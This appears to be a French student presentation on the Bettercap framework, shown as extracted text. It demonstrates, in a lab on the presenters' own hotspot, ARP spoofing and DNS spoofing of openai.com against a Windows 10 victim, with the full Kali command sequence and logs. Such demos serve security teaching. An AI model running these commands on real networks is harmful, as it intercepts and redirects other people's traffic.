


Bettercap, framework de pentest pour les réseaux écrit en Go



Windows 10

Machine victime



Le réseau sera mon partage de connexion

DNS spoofing (d mo)

```
(root@kali)-[~]
└─# systemctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1

(root@kali)-[~]
└─# systemctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1

(root@kali)-[~]
└─# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.21.0) [type 'help' for a list of commands]


172.20.10.0/28 > 172.20.10.4 » [02:25:44] [sys.log] [inf] gateway monitor started ...
172.20.10.0/28 > 172.20.10.4 » net.probe on
[02:28:26] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
172.20.10.0/28 > 172.20.10.4 » [02:28:26] [sys.log] [inf] net.probe probing 16 addresses on 172.20.10/28
172.20.10.0/28 > 172.20.10.4 » [02:28:26] [endpoint.new] endpoint fe80::b4f0:41b2:8d21:84de detected as ██████████ (PCS Computer Systems GmbH).
172.20.10.0/28 > 172.20.10.4 » net.show
```

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
172.20.10.4	██████████	wlan0		0 B	0 B	02:25:44
172.20.10.1	██████████	gateway		5.2 kB	3.2 kB	02:25:44
fe80::b4f0:41b2:8d21:84de	██████████	DESKTOP-82ISRQM	PCS Computer Systems GmbH	0 B	0 B	02:28:36

```
↑ 4.4 kB / ↓ 1.2 MB / 2962 pkts

172.20.10.0/28 > 172.20.10.4 » set arp.spoof.full duplex true
172.20.10.0/28 > 172.20.10.4 » set arp.spoof.targets 172.20.10.1, 172.20.10.10
172.20.10.0/28 > 172.20.10.4 » arp.spoof on
172.20.10.0/28 > 172.20.10.4 » [02:30:45] [sys.log] [inf] arp.spoof arp spoofer started, probing 2 targets.
172.20.10.0/28 > 172.20.10.4 » [02:30:45] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
172.20.10.0/28 > 172.20.10.4 » set dns.spoof.domains openai.com
172.20.10.0/28 > 172.20.10.4 » set dns.spoof.address ██████████
172.20.10.0/28 > 172.20.10.4 » dns.spoof on
[02:31:03] [sys.log] [inf] dns.spoof openai.com -> ██████████
172.20.10.0/28 > 172.20.10.4 » [02:31:41] [sys.log] [inf] dns.spoof sending spoofed DNS reply for openai.com (-> ██████████) to 172.20.10.1 : 7e:4b:26:4c:f8:64.
172.20.10.0/28 > 172.20.10.4 » [02:31:41] [sys.log] [inf] dns.spoof sending spoofed DNS reply for openai.com (-> ██████████) to 172.20.10.1 : 7e:4b:26:4c:f8:64.
172.20.10.0/28 > 172.20.10.4 » █
```

DNS spoofing (d emo)





Le d lai d'attente est d pass 

Une erreur est survenue pendant une connexion   openai.com.

- Le site est peut- tre temporairement indisponible ou surcharg . R essayez plus tard ;
- Si vous n'arrivez   naviguer sur aucun site, v rifiez la connexion au r seau de votre ordinateur ;
- Si votre ordinateur ou votre r seau est prot g  par un pare-feu ou un proxy, assurez-vous que Firefox est autoris    acc der au Web.

R essayer





Merci de votre attention !

Paul DUCOLOMB

Firmin LAUNAY

Théophile REY